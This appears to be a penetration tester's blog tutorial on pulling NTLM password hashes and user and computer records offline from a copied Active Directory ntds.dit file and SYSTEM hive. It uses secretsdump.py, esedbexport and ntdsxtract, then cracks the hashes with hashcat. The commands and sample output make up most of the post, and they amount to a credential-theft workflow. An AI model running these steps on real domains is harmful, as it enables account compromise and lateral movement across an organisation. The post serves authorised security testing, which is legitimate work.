Extracting Hashes and Domain Info From ntds.dit

blog.ropnop.com/extracting-hashes-and-domain-info-from-ntds-dit

On internal pens, it's really common for me to get access to the Domain Controller and dump password hashes for all AD users. A lot of tools make this super easy, like smart_hashdump from Meterpreter, or secretsdump.py from Impacket.

But occasionally, I end up with a hard copy of the NTDS.dit file and need to manually extract the information offline. This came up today and I decided to document the process. I'm not going to go into the details on how to obtain the files, but am going to assume I have everything I need already offline:

- a copy of NTDS.dit (`ntds.dit`)
- a copy of the SYSTEM registry hive (`systemhive`)

```
$ file *
ntds.dit:   Extensible storage engine DataBase, version 0x620, checksum
0xa50ff5a, page size 8192, DirtyShutdown, Windows version 6.1
systemhive: MS Windows registry file, NT/2000 or above
```


Using Impacket

Update: @agsolino, the creator of Impacket just told me on Twitter that `secretsdump.py` has a LOCAL option that makes this incredibly easy! Can't believe I never realized that, but it makes sense that Impacket saves me time and trouble again ;)

If you have the NTDS.dit file and the SYSTEM hive, simply use the `secretsdump.py` script to extract all the NT hashes:

```
$ python secretsdump.py -ntds /root/ntds_cracking/ntds.dit -system
/root/ntds_cracking/systemhive LOCAL
```

It takes a little while, but it will spit out nicely formatted NTLM hashes for all the Domain users:



```
(IMP) root@kali:/opt/impacket/examples# python secretsdump.py -ntds /root/ntds_cracking/ntds.dit -system /root/ntds
_cracking/systemhive LOCAL
Impacket v0.9.16-dev - Copyright 2002-2017 Core Security Technologies

[*] Target system bootKey: 0x[redacted]
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: [redacted]
[*] Reading and decrypting hashes from /root/ntds_cracking/ntds.dit
[redacted]
```

This is definitely the easiest method. If you want to go through the exercise of exporting the tables and using ntdsxtract, the following steps can be taken too:

Installing esedbexport

The first step is to extract the tables from the NTDS.dit file using `esedbexport`, which is part of libesedb.

To install, download the latest release of source code from the releases page:

https://github.com/libyal/libesedb/releases

I used the latest pre-release “libesedb-experimental-20170121”.

Download and extract the source code:

```
$ wget
https://github.com/libyal/libesedb/releases/download/20170121/libesedb-
experimental-20170121.tar.gz

$ tar xf libesedb-experimental-20170121.tar.gz

$ cd libesedb-20170121/
```

Now install the requirements for building:

```
$ sudo apt-get install autoconf automake autopoint libtool pkg-
config
```

And configure, make and install libesedb:

```
$ ./configure
$ make
$ sudo make
install
$ sudo
ldconfig
```


If all went well, you should have the export tool available at `/usr/local/bin/esedbexport`

Dumping Tables

Now that the tool is installed, use it to dump the tables from the `ntds.dit` file. This will create a new directory, called `ntds.dit.export` with the dumped tables:

```
$ /usr/local/bin/esedbexport -m tables
ntds.dit
```

This step can take quite a while (20-30 minutes for me). At the end though, you should see it successfully extracted the tables:



```
root@kali:~/ntds_cracking# /usr/local/bin/esedbexport -m tables ntds.dit
esedbexport 20170121

Opening file.
Exporting table 1 (MSysObjects) out of 12.
Exporting table 2 (MSysObjectsShadow) out of 12.
Exporting table 3 (MSysUnicodeFixupVer2) out of 12.
Exporting table 4 (datatable) out of 12.
Exporting table 5 (hiddentable) out of 12.
Exporting table 6 (link_table) out of 12.
Exporting table 7 (sdpropcounttable) out of 12.
Exporting table 8 (sdproptable) out of 12.
Exporting table 9 (sd_table) out of 12.
Exporting table 10 (MSysDefrag2) out of 12.
Exporting table 11 (quota_table) out of 12.
Exporting table 12 (quota_rebuild_progress_table) out of 12.
Export completed.
```

The two important tables are the `datatable` and `link_table`, and both will be in `./ntds.dit.export/`

Extracting Domain Info with ntdsxtract

Once the tables are extracted, there is a great set of Python tools that can be used to interact with the data and dump valuable data: ntdsxtract

Clone the repository and the python scripts should be usable as-is. Or they can be installed system wide:

```
$ git clone
https://github.com/csababarta/ntdsxtract.git

$ cd ntdsxtract/

$ python setup.py build && python setup.py install
```

Dumping User Info and Password Hashes

The ntdsxtract tool dsusers.py can be used to dump user information and NT/LM password hashes from an extracted table. It requires three things:

- datatable
- link_table
- system hive

The syntax is:

```
$ dsusers.py <datatable> <link_table> <output_dir> --syshive <systemhive> --
passwordhashes <format options>
```

The `--pwdformat` option spits out hash formats in either John format (`john`), oclHashcat (`ocl`) or OphCrack (`ophc`).

It will also spit out all the User information to stdout, so it’s helpful to `tee` the output to another file.


To extract all NT and LM hashes in oclHashcat format and save them in “ntout” and “lmout” in the “output” directory:

```
$ dsusers.py ntds.dit.export/datatable.3 ntds.dit.export/link_table.5 output
--syshive systemhive --passwordhashes --pwdformat ocl --ntoutfile ntout --
lmoutfile lmout |tee all_user_info.txt
```

After it runs, the NT hashes will be output in oclHashcat ready format:

```
root@kali:~/ntds_cracking# head -n2
output/ntout
user1:BC62AC0F8EA9DD1AD703C8B4F0A968C4
user2:0E10081EDBCFB92DE6156F9046FF7881
```

Looking at the file we `tee`'d into, we can see other information about the users, such as SID, when the password was created, last logons, etc:



```
Record ID:                 [redacted]
User name:
User principal name:
SAM Account name:
SAM Account type:
GUID:
SID:
When created:
When changed:
Account expires:
Password last set:
Last logon:
Last logon timestamp:
Bad password time
Logon count:
Bad password count:    0
Dial-In access perm:   Allow access
User Account Control:
        NORMAL_ACCOUNT
        DONT_EXPIRE_PASSWORD
Ancestors:
        $ROOT_OBJECT$, [redacted]
Password hashes:
        [redacted]
```

To crack the NT hashes with hashcat, use mode 1000:

```
$ hashcat -m 1000 output/ntout --username
/path/to/wordlist
```

Bonus: Extracting Domain Computer Info

Ntdsxtract also has a tool to extract domain computer information from the dumped tables. This can be useful for generating target lists offline.

To use, supply it the datatable, output directory, and a csvfile to write to:

```
$ dscomputers.py ntds.dit.export/datatable.3 computer_output --csvoutfile
all_computers.csv
```

It generates a nice CSV of all computers in the domain, with the following columns:

```
$ head -n 1 computer_output/all_computers.csv
"Record ID";"Computer name";"DNS name";"GUID";"SID";"OS name";"OS
version";"When created";"When changed";"Bitlocker recovery name";"Bitlocker
recovery GUID";"Bitlocker volume GUID";"Bitlocker when created";"Bitlocker
when changed";"Bitlocker recovery password";"Dial-In Permission"
```

Summary

It’s a lot easier and faster to just use secretsdump.py or other authenticated methods of domain reconaissance to dump user info, passwords hashes, etc.

But if you end up with a copy of the NTDS.dit file and the SYSTEM hive and want to extract info offline, use this guide.

Hope this helps someone out there!

-ropnop

See also

- ← Previous Post
- Next Post →